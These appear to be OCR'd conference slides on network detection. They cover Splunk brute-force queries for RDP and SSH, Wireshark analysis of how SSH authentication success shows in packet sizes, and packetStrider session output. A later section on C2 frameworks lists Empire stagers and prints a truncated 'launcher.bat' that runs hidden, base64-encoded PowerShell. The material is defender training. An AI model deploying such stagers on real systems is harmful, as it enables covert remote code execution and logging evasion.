


RDP protocol in WireShark



RDP bruteforce detection

```
index="rdp_bruteforce" sourcetype="bro:rdp:json"
| bin _time span=5m
| stats count values(cookie) by _time, id.orig_h, id.resp_h
| where count>30
```



SSH protocol

No.	Time	Source	Destination	Protocol	Length	Info
81	24.891913	192.168.152.140	192.168.152.130	TCP	74	34640 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=107643292 TSecr=0 WS=128
82	24.892357	192.168.152.130	192.168.152.140	TCP	74	22 → 34640 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=3815030754 TSecr=107643292 WS=128
83	24.892456	192.168.152.140	192.168.152.130	TCP	66	34640 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=107643293 TSecr=3815030754
84	24.892602	192.168.152.140	192.168.152.130	SSHv2	88	Client: Protocol (SSH-2.0-libssh_0.9.5)
85	24.893120	192.168.152.130	192.168.152.140	TCP	66	22 → 34640 [ACK] Seq=1 Ack=23 Win=65152 Len=0 TSval=3815030755 TSecr=107643293
86	24.906362	192.168.152.130	192.168.152.140	SSHv2	107	Server: Protocol (SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.5)
87	24.906451	192.168.152.140	192.168.152.130	TCP	66	34640 → 22 [ACK] Seq=23 Ack=42 Win=64256 Len=0 TSval=107643307 TSecr=3815030768
88	24.907495	192.168.152.140	192.168.152.130	SSHv2	1042	Client: Key Exchange Init
89	24.908308	192.168.152.130	192.168.152.140	SSHv2	1146	Server: Key Exchange Init
90	24.908344	192.168.152.140	192.168.152.130	TCP	66	34640 → 22 [ACK] Seq=999 Ack=1122 Win=64128 Len=0 TSval=107643309 TSecr=3815030770
91	24.909621	192.168.152.140	192.168.152.130	SSHv2	114	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
92	24.919908	192.168.152.130	192.168.152.140	SSHv2	526	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=180)
93	24.919941	192.168.152.140	192.168.152.130	TCP	66	34640 → 22 [ACK] Seq=1047 Ack=1582 Win=64128 Len=0 TSval=107643321 TSecr=3815030782
94	24.920487	192.168.152.140	192.168.152.130	SSHv2	82	Client: New Keys
95	24.964690	192.168.152.130	192.168.152.140	TCP	66	22 → 34640 [ACK] Seq=1582 Ack=1063 Win=64256 Len=0 TSval=3815030827 TSecr=107643321
96	24.964721	192.168.152.140	192.168.152.130	SSHv2	118	Client: Encrypted packet (len=52)
97	24.965099	192.168.152.130	192.168.152.140	TCP	66	22 → 34640 [ACK] Seq=1582 Ack=1115 Win=64256 Len=0 TSval=3815030827 TSecr=107643365
98	24.965370	192.168.152.130	192.168.152.140	SSHv2	118	Server: Encrypted packet (len=52)
99	24.965383	192.168.152.140	192.168.152.130	TCP	66	34640 → 22 [ACK] Seq=1115 Ack=1634 Win=64128 Len=0 TSval=107643366 TSecr=3815030827
100	24.965592	192.168.152.140	192.168.152.130	SSHv2	150	Client: Encrypted packet (len=84)
101	24.976358	192.168.152.130	192.168.152.140	SSHv2	118	Server: Encrypted packet (len=52)
102	24.976383	192.168.152.140	192.168.152.130	TCP	66	34640 → 22 [ACK] Seq=1199 Ack=1686 Win=64128 Len=0 TSval=107643377 TSecr=3815030838
103	24.976598	192.168.152.140	192.168.152.130	SSHv2	118	Client: Encrypted packet (len=52)
104	24.976658	192.168.152.140	192.168.152.130	TCP	66	34640 → 22 [FIN, ACK] Seq=1251 Ack=1686 Win=64128 Len=0 TSval=107643377 TSecr=3815030838
105	24.980919	192.168.152.130	192.168.152.140	TCP	66	22 → 34640 [FIN, ACK] Seq=1686 Ack=1252 Win=64256 Len=0 TSval=3815030843 TSecr=107643377
106	24.980947	192.168.152.140	192.168.152.130	TCP	66	34640 → 22 [ACK] Seq=1252 Ack=1687 Win=64128 Len=0 TSval=107643382 TSecr=3815030843

SSH Banner exchange

Identify encryption algorithm

Diffie-Hellman Key Exchange

MSG_SERVICE_REQUEST
MSG_USERAUTH_REQUEST
SSH_MSG_USERAUTH_SUCCESS

SSH packets length

NONAMECON

SSH successful (?) authentication in WireShark

No.	Time	Source	Destination	Protocol	Length	Info
7	3.378341	192.168.152.128	192.168.152.140	SSHv2	107	Client: Protocol (SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.2)
9	3.386629	192.168.152.140	192.168.152.128	SSHv2	98	Server: Protocol (SSH-2.0-OpenSSH_8.4p1 Debian-5)
11	3.387172	192.168.152.128	192.168.152.140	SSHv2	1578	Client: Key Exchange Init
13	3.387916	192.168.152.140	192.168.152.128	SSHv2	1122	Server: Key Exchange Init
15	3.389774	192.168.152.128	192.168.152.140	SSHv2	114	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
17	3.393125	192.168.152.140	192.168.152.128	SSHv2	622	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=276)
19	3.395386	192.168.152.128	192.168.152.140	SSHv2	82	Client: New Keys
21	3.396110	192.168.152.128	192.168.152.140	SSHv2	110	Client: Encrypted packet (len=44)
23	3.396211	192.168.152.140	192.168.152.128	SSHv2	110	Server: Encrypted packet (len=44)
25	3.396431	192.168.152.128	192.168.152.140	SSHv2	126	Client: Encrypted packet (len=60)
27	3.403763	192.168.152.140	192.168.152.128	SSHv2	118	Server: Encrypted packet (len=52)
30	5.067735	192.168.152.128	192.168.152.140	SSHv2	150	Client: Encrypted packet (len=84)
33	5.094324	192.168.152.140	192.168.152.128	SSHv2	94	Server: Encrypted packet (len=28)
35	5.096204	192.168.152.128	192.168.152.140	SSHv2	178	Client: Encrypted packet (len=112)
37	5.174827	192.168.152.140	192.168.152.128	SSHv2	694	Server: Encrypted packet (len=628)
39	5.219099	192.168.152.140	192.168.152.128	SSHv2	110	Server: Encrypted packet (len=44)
41	5.219398	192.168.152.128	192.168.152.140	SSHv2	526	Client: Encrypted packet (len=460)

Num	Client	Server	Client Bytes	Server Bytes	Comment	Explanation
1	Client: Protocol ($ssh_version$)	Server: Protocol ($ssh_version$)	41	32	SSH banner exchange	
2	Client: Key Exchange Init	Server: Key Exchange Init	1512	1056	Exchanging keys	Identify algorithm
3	Client: Diffie Hellman Key Exchange Init	Server: Diffie Hellman Key Exchange Reply	48	556	Diffie Hellman Key exchange	
3	Client: New Keys		16	0		
4	Client: Encrypted packet	Server: Encrypted packet	44	44		*MSG_SERVICE_REQUEST* (identify auth option: key, password etc)
4	Client: Encrypted packet	Server: Encrypted packet	60	52		*MSG_USERAUTH_REQUEST*
4	Client: Encrypted packet	Server: Encrypted packet	84	28		*SSH_MSG_USERAUTH_SUCCESS* or not
4	Client: Encrypted packet	Server: Encrypted packet	...	...		Encrypted communication

SSH_MSG_USERAUTH_SUCCESS magic


Request	Fixed decrypted size	Encrypted size
SSH_MSG_SERVICE_REQUEST	24 bytes	54
SSH_MSG_USERAUTH_REQUEST	...	...
SSH_MSG_USERAUTH_SUCCESS	8 bytes	36
Bytes difference	**16 bytes**	**16 bytes**

SSH successful authentication in WireShark

No.	Time	Source	Destination	Protocol	Length	Info
7	3.378341	192.168.152.128	192.168.152.140	SSHv2	107	Client: Protocol (SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.2)
9	3.386629	192.168.152.140	192.168.152.128	SSHv2	98	Server: Protocol (SSH-2.0-OpenSSH_8.4p1 Debian-5)
11	3.387172	192.168.152.128	192.168.152.140	SSHv2	1578	Client: Key Exchange Init
13	3.387916	192.168.152.140	192.168.152.128	SSHv2	1122	Server: Key Exchange Init
15	3.389774	192.168.152.128	192.168.152.140	SSHv2	114	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
17	3.393125	192.168.152.140	192.168.152.128	SSHv2	622	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=276)
19	3.395386	192.168.152.128	192.168.152.140	SSHv2	82	Client: New Keys
21	3.396110	192.168.152.128	192.168.152.140	SSHv2	110	Client: Encrypted packet (len=44) MSG_SERVICE_REQUEST
23	3.396211	192.168.152.140	192.168.152.128	SSHv2	110	Server: Encrypted packet (len=44)
25	3.396431	192.168.152.128	192.168.152.140	SSHv2	126	Client: Encrypted packet (len=60) MSG_USERAUTH_REQUEST
27	3.403763	192.168.152.140	192.168.152.128	SSHv2	118	Server: Encrypted packet (len=52)
30	5.067735	192.168.152.128	192.168.152.140	SSHv2	150	Client: Encrypted packet (len=84)
33	5.094324	192.168.152.140	192.168.152.128	SSHv2	94	Server: Encrypted packet (len=28) SSH_MSG_USERAUTH_SUCCESS
35	5.096204	192.168.152.128	192.168.152.140	SSHv2	178	Client: Encrypted packet (len=112)
37	5.174827	192.168.152.140	192.168.152.128	SSHv2	694	Server: Encrypted packet (len=628)
39	5.219099	192.168.152.140	192.168.152.128	SSHv2	110	Server: Encrypted packet (len=44)
41	5.219398	192.168.152.128	192.168.152.140	SSHv2	526	Client: Encrypted packet (len=460)

SSH bruteforce detection

```
index="ssh_bruteforce" sourcetype="bro:ssh:json"
auth_success="false"
| bin _time span=5m
| stats sum(auth_attempts) as num_attempts by _time, id.orig_h, id.resp_h, client,
server
| where num_attempts>30
```



Some more interesting predictions for SSH

```
Reporting results for stream 0

Stream 0 of pcap '../pcaps/forward_reverse.pcap'
189 packets in total, first at 2019-08-24 03:07:48
192.168.0.7:49721 ->  34.83.25.93:22
Client Proto : SSH-2.0-OpenSSH_7.9
hassh        : ec7378c1a92f5a8dde7e8b7a1ddf33d1
Server Proto : SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.8
hasshServer  : d43d91bc39d5aaed819ad9f6b57b7348
Summary of findings:
       8 Forward SSH login/init events
       12 Forward keystroke related events
       4 Reverse SSH login/init events
       15 Reverse keystroke related events
Detailed Events:
    packet     time(s)   delta(s)   Direction Indicator      Bytes   Notes
 ------------------------------------------------------------------------
      0          0         0         packet0   packet0          21
      5          0.614     0.614     forward   key offered     364
      6          0.62      0.007     forward   key accepted     16   Delta suggests hostkey was already in known_hosts or ignored
     10          1.306     0.686     forward   login prompt     52
     11          3.113     1.807     forward   login failure   148   8+char Password, entered interactively by human
     12          5.674     2.561     forward   login prompt     52
     13          6.454     0.78      forward   login failure   148   8+char Password, entered interactively by human
     14          8.335     1.881     forward   login prompt     52
     15          12.372    4.036     forward   login success   148   8+char Password, entered interactively by human
     21          12.578    0.206     reverse   -R used          44   !! -R option used by forward session. This enables reverse SSH
     38          86.613    74.035    forward   keystroke        36
     40          87.288    0.675     forward   keystroke        36
     42          88.143    0.855     forward   keystroke        36
     44          89.672    1.53      forward   < delete/ac      36
     46          90.066    0.393     forward   < delete/ac      36
     48          90.404    0.338     forward   keystroke        36
     62          90.932    0.528     forward   _ | ENTER       1216
     72          142.71    51.777    reverse   session init     84   Delta (>2s) suggests this may be manual, by human
     81          143.374   0.664     reverse   login prompt    100
     81          198.719   55.345    reverse   login success   124   Delta suggests creds were entered interactively by human
     90          215.315   16.597    reverse   keystroke        76
     92          218.372   3.057     reverse   keystroke        76
     94          221.01    2.638     reverse   keystroke        76
     96          223.601   2.59      reverse   keystroke        76
     98          236.571   12.97     reverse   < delete         76
    100          245.419   8.849     reverse   keystroke        76
    150          245.44    0.021     reverse   _ | ENTER      26552
    151          272.101   26.661    reverse   keystroke        76
```

https://github.com/benjeems/packetStrider

NONAMECON

Empire Powershell and CobaltStrike
or what to expect after initial loader execution

TOP most popular C2 families according to RecordedFuture


Family	2020 C2s
Cobalt Strike	1441
Metasploit	1122
PupyRAT	454

adfind BazarCall cobaltstrike conti ransomware trickbot

BazarCall to Conti Ransomware via Trickbot and Cobalt Strike

August 1, 2021

Intro This report will go through an intrusion that went from an Excel file to domain wide ransomware. The threat actors used BazarCall to install Trickbot in the environment which … READ MORE




adfind cobaltstrike icedid

IcedID and Cobalt Strike vs Antivirus

July 19, 2021

Intro Although IcedID was originally discovered back in 2017, it did not gain in popularity until the latter half of 2020. We have now analyzed a couple ransomware cases in … READ MORE



cobaltstrike hancitor

Hancitor Continues to Push Cobalt Strike


June 28, 2021

First observed in 2014, Hancitor (also known as Chanitor and Tordal) is a downloader trojan that has been used to deliver multiple different malware such as Pony, Vawtrak, and DELoader. … READ MORE

NONAMECON


A long time ago in a galaxy far, far away....

Empire Powershell




https://github.com/BC-SECURITY/Empire
https://github.com/BC-SECURITY/Starkiller

Empire Powershell - Listeners



Empire Powershell - Stagers





```
(Empire) > usestager
multi/bash                  osx/macho                   windows/hta
multi/launcher              osx/macro                   windows/launcher_bat
multi/macro                 osx/pkg                     windows/launcher_lnk
multi/pyinstaller           osx/safari_launcher         windows/launcher_sct
multi/war                   osx/shellcode               windows/launcher_vbs
osx/applescript             osx/teensy                  windows/launcher_xml
osx/application             windows/backdoorLnkMacro    windows/macro
osx/ducky                   windows/bunny               windows/macroless_msword
osx/dylib                   windows/csharp_exe          windows/shellcode
osx/jar                     windows/dll                 windows/teensy
osx/launcher                windows/ducky               windows/wmic
```


```
kali@kali:/tmp$ cat launcher.bat
@echo off
start /b powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBlA
uAEcAZQB0AFQAWQBwAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAb
AUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjA
nAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAX
ATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJAAxADkAMQBbACcAUwBjAHIAaQBwA
nACcAXQA9ADAAfQAkAFYAYQBMAD0AWwBDAG8ATABsAEUAYwB0AEkATwBOAHMAL
ALgBBAGQARAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgAnACsAJwBsA
